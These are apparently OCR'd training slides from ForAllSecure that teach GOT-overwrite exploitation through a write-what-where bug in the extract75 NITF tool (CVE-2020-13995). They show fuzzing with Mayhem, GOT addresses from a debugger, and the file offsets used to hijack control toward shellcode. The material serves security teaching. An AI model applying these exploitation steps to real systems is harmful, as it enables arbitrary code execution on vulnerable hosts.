GOT Exploits

Binary Exploitation with Mayhem Series

The tl;dr

- Binary exploitation is comes down to two things: injecting your *computation* and redirecting *control* to your computation
- Buffer overflow example:
  - Computation: Injecting shellcode
  - Control: Overwriting return address with shellcode address.

Today's Agenda

1. Running code in Mayhem and basic rewriting to overcome obstacles running binaries
2. The GOT (Global Offset Table), and its role in control flow with dynamically linked libraries
3. Write-what-where primitives, which give the ability to write a value to a location
4. Hands-on end-to-end using Mayhem to find a write-what-where vulnerability and then overwriting GOT entries to hijack control and run a shell.


Technique

© ForAllSecure, Inc

Candidate non-randomized section: libraries

- Dynamically linked libraries are loaded at runtime. This is called *lazy binding*.
- Two important data structures:
  - Global Offset Table (GOT)
  - Procedure Linkage Table (PLT)

} Often positioned statically at compile-time


...
printf("hello ");
...
printf("sh");
...
<printf@plt>: jmp GOT[printf]
GOT
...
<printf>: dynamic_linker_addr
Transfer control to PLT entry of printf
Linker
LIBC
<dynamic_printf_addr>:
...

```
...
printf("hello ");
...
printf("sh");
...
```

```
<printf@plt>: jmp GOT[printf]
```

```
GOT
...
<printf>: dynamic_printf_addr
```

Linker fills in the actual addresses of library functions

Linker

LIBC

```
<dynamic_printf_addr>:
...
```

```
...
printf(“hello ”);
...
printf(“sh”);
...
```

```
<printf@plt>: jmp GOT[printf]
```

```
GOT
...
<printf>: dynamic_printf_addr
```

Subsequent calls to printf do not require the linker

Linker

LIBC

```
<dynamic_printf_addr>:
...
```

Exploiting the dynamic linking process

- GOT entries are really function pointers positioned at known addresses
- **Idea**: use other vulnerabilities (in this session, a write-what-where primitive) to overwrite GOT entries so that when a library function is called, our own computation runs instead.

```
...
printf("hello ");
...
printf("sh");
...
```

```
<printf@plt>: jmp GOT[printf]
```

```
GOT
...
<printf>: dynamic_system_addr
```

Subsequent calls to printf do not require the linker


Linker

LIBC

```
<dynamic_system_addr>:
...
```


© ForAllSecure, Inc

CWE 123: Write-what-where



Weakness ID: 123
Abstraction: Base
Structure: Simple

View customized information: Conceptual | Operational | Mapping Friendly | **Complete** | Custom

Description

Any condition where the attacker has the ability to write an arbitrary value to an arbitrary location, often as the result of a buffer overflow.

Relationships

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	B	787	Out-of-bounds Write
PeerOf	V	415	Double Free
CanFollow	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
CanFollow	B	134	Use of Externally-Controlled Format String
CanFollow	B	364	Signal Handler Race Condition
CanFollow	V	416	Use After Free
CanFollow	V	479	Signal Handler Use of a Non-reentrant Function
CanFollow	V	590	Free of Memory not on the Heap

Write-what-where: attacker controls ***where*** a value is written and ***what*** the value is

```
typedef struct {
     int header;
     int offset;
     int data;
} s;


int main(int argc, char **argv) {
     char buf1[BUFSIZE];
     s *ptr = (s *) malloc(sizeof(s));
     strcpy(buf1, argv[1]);
     ptr->data = addInts(atoi(argv[2]),atoi(argv[3]));
     …
}
```

`ptr` a pointer on the stack

`ptr` can be controlled (*where*)

`*ptr` is used in a *write*

written values are attacker controlled (*what*)

Exploit today

© ForAllSecure, Inc

Questions so far?

© ForAllSecure, Inc

13

Application: CVE-2020-13995

© ForAllSecure, Inc


14

NITF

MIL-STD-2500C defines the National Imagery Transmission Format (NITF) as a format for:

- Imagery
- Sensor data
- Meta data

extract75 is an application that implements NITF. Code is available via the internet archive*.



(*) https://web.archive.org/web/20161124014949/https://www.sdms.afrl.af.mil/index.php?collection=tools_nitf

NATIONAL VULNERABILITY DATABASE

VULNERABILITIES

CVE-2020-13995 Detail

Description

U.S. Air Force Sensor Data Management System extract75 has a buffer overflow that leads to code execution. An overflow in a global variable (sBuffer) leads to a Write-What-Where outcome. Writing beyond sBuffer will clobber most global variables until reaching a pointer such as DES_info or image_info. By controlling that pointer, one achieves an arbitrary write when its fields are assigned. The data written is from a potentially untrusted NITF file in the form of an integer. The attacker can gain control of the instruction pointer.


© ForAllSecure, Inc

16

🤔 extract75 does not run on default debian

Happens all the time:

- Old dependencies
- Missing libraries
- Embedded & IOT device
- Alien binaries



© ForAllSecure, Inc

Fixing Legacy Build Issues

A quick search through the source shows references to an “extern int errno” in j_io.c and j_string.c.

```
cd ../src && grep -r "errno"
"""
j_string.c:extern int errno;
j_io.c:extern int errno;
j_io.c:        printf("errno=%d\n", errno);
"""
```

© ForAllSecure, Inc

Fixing Legacy Build Issues

```
//j_string.c

#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include <errno.h>//added to fix runtime error.

#ifndef PC
#include <unistd.h>  /* for read/write on Sun C++ */
#else
#include <io.h>
#endif

#include "defines.h"

/* externally defined variables */
//extern int errno;
```

```
//j_io.c

#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include <errno.h> //added to fix runtime error

#ifndef PC
#include <unistd.h>  /* for read/write on Sun C++ */
#else
#include <io.h>
#include <sys\stat.h>
#endif

#include "defines.h"

#ifdef USE_MD5
#include "global.h"
#include "md5.h"
#endif

/* externally defined variables */
//extern int errno;
```

© ForAllSecure, Inc

Prepare for Mayhem

Now that we've fixed the source, we'll use the included makefile to rebuild the binary.

```
CFLAGS= -DUSE_MD5 -g -m32 -no-pie -Wa,--execstack -fno-stack-protector
...

$(EXEC): $(OBJS)
        $(CC) -g $(CFLAGS) -o $(EXEC) $(OBJS) $(LIBS)
        cp $(EXEC) ${HOME}/bin
```

.

© ForAllSecure, Inc

Prepare for Mayhem

```
project: extract75-docker
target: extract75
image: ghcr.io/<your username>/extract75:latest
duration: 600
cmds:
  - cmd: /extract75/src/extract75 @@
    env: { "DFFPATH":"/extract75/src" }
```


© ForAllSecure, Inc

Seed Inputs?

Q: What do we know about NITF Headers? What are the required fields?

A: Nothing! Luckily there's examples online

https://www.sdms.afrl.af.mil/index.php?collection=greene07



GREENE 07 DATASET

The Greene 07 dataset contains imagery from a large format EO platform. The data was collected in October 2007. The scene in this dataset is a flyover of the Greene Town Center in Beavercreek, Ohio.

The sensor is a large format monochromatic electro-optical sensor comprised of a matrix of six cameras. The fields of view from neighboring cameras overlapped and were mosaicked to form a combined image of the scene. The matrix is 2 rows by 3 columns. Cameras 3, 1, and 5 make-up the top row of the image, respectively. Cameras 2, 0, and 4 make-up the bottom row of the image. Each camera had a focal length of 135mm.

The Greene 07 dataset is two DVDs containing:

- 3840 NITF files with metadata stored in the NITF file
- Derby index database of the NITF files

This data product is available for immediate DOWNLOAD.


© ForAllSecure, Inc

Unleash Mayhem!

© ForAllSecure, Inc

23


Mayhem finds defects (there are many)



Target Defect ID	Seen in Task	Example Test Case	Time First Seen
TDID-1007944: Out-of-bounds Read	Behavior Testing	ece34717	08:33
TDID-1007942: Out-of-bounds Read	Behavior Testing	e91c2ac6	08:14
TDID-1007940: Out-of-bounds Read	Behavior Testing	9d7ce843	07:52
TDID-1007938: Out-of-bounds Write	Behavior Testing	2674f5e4	07:52
TDID-1007937: Out-of-bounds Read	Behavior Testing	5315fb37	07:43
TDID-1007918: Out-of-bounds Write	Regression + Behavior Testing	0cc03694	00:00
TDID-1007917: Out-of-bounds Write	Regression + Behavior Testing	fc66f377	00:00
TDID-1007915: Out-of-bounds Write	Regression + Behavior Testing	f913e817	00:00
TDID-1007914: Out-of-bounds Read	Regression + Behavior Testing	3e2f0deb	00:00

Locate the defect in Mayhem

(If you didn't get it, don't worry. This vulnerability typically takes 30 minutes to find. The next slide catches you up.)



© ForAllSecure, Inc


ForAllSecure

What's the Problem?

(2) sBuffer is 1000 byte destination buffer, but it's global (not stack) [ref. extract.c:78]

(3) number_of_images is provided by input file [ref extract.c 711]

(1) Copies from input data into sBuffer



(4) Will overwrite `image_info` pointer, giving us control of a ***where***

(5) We control Gstr, giving us a ***write what***

(6) Overwrite the GOT for strncpy to call our shellcode and 🧨.

© ForAllSecure, Inc

Write-What-Where?

This GOT entry becomes our **“where”** target for the write-what-where vulnerability.


```
gef➤  x /w 0x8069090
0x8069090 <strncpy@got.plt>:    0xf7d588e0
```


```
GOT protection: Partial RelRO | GOT functions: 47

[0x806900c] strstr@GLIBC_2.0  →  0x8049040
[0x8069010] strcmp@GLIBC_2.0  →  0x8049050
[0x8069014] read@GLIBC_2.0  →  0xf7db2540
[0x8069018] printf@GLIBC_2.0  →  0xf7d11d30
[0x806901c] fflush@GLIBC_2.0  →  0xf7d2d080
[0x8069020] free@GLIBC_2.0  →  0x8049090
[0x8069024] memcpy@GLIBC_2.0  →  0x80490a0
[0x8069028] fgets@GLIBC_2.0  →  0x80490b0
[0x806902c] tolower@GLIBC_2.0  →  0x80490c0
[0x8069030] fclose@GLIBC_2.1  →  0x80490d0
[0x8069034] lseek@GLIBC_2.0  →  0x80490e0
[0x8069038] fseek@GLIBC_2.0  →  0x80490f0
[0x806903c] fwrite@GLIBC_2.0  →  0x8049100
[0x8069040] strcat@GLIBC_2.0  →  0x8049110
[0x8069044] fread@GLIBC_2.0  →  0x8049120
[0x8069048] strcpy@GLIBC_2.0  →  0xf7d582e0
[0x806904c] getenv@GLIBC_2.0  →  0xf7cf5210
[0x8069050] malloc@GLIBC_2.0  →  0xf7d44130
[0x8069054] puts@GLIBC_2.0  →  0x8049160
[0x8069058] exit@GLIBC_2.0  →  0x8049170
[0x806905c] open@GLIBC_2.0  →  0xf7db2120
[0x8069060] strchr@GLIBC_2.0  →  0x8049190
[0x8069064] strlen@GLIBC_2.0  →  0x80491a0
[0x8069068] __libc_start_main@GLIBC_2.0  →  0xf7cdcde0
[0x806906c] fprintf@GLIBC_2.0  →  0xf7d11d10
[0x8069070] write@GLIBC_2.0  →  0x80491d0
[0x8069074] atol@GLIBC_2.0  →  0x80491e0
[0x8069078] __isoc99_sscanf@GLIBC_2.7  →  0x80491f0
[0x806907c] fopen@GLIBC_2.1  →  0x8049200
[0x8069080] memset@GLIBC_2.0  →  0x8049210
[0x8069084] putchar@GLIBC_2.0  →  0x8049220
[0x8069088] __errno_location@GLIBC_2.0  →  0x8049230
[0x806908c] sqrt@GLIBC_2.0  →  0x8049240
[0x8069090] strncpy@GLIBC_2.0  →  0xf7d588e0
[0x8069094] fgetc@GLIBC_2.0  →  0x8049260
```

© ForAllSecure, Inc

Controlling the Overflow

How do we ensure that we hit the call to strncpy?






© ForAllSecure, Inc

Controlling the Overflow


```
gef➤  $(0x8069e84-0x80697e0)
1700
0x6a4
0b11010100100
b'\x06\xa4'
b'\xa4\x06'
gef➤
```

The beginning of sBuffer points at offset 0x16b in the input NITF file.

```
gef➤  p/x sBuffer
$3 = {0x39, 0x30 <repeats 25 times>, 0x49, 0x4d,
 0x32, 0x30, 0x33, 0x38, 0x34, 0x36, 0x20 <repeat
, 0x65, 0x6e, 0x74, 0x69, 0x66, 0x69, 0x65, 0x72,
```



We need to change the value at [0x6a4+0x16b]=[0x80f] bytes into the file to control the new value of the number_of_images variable.

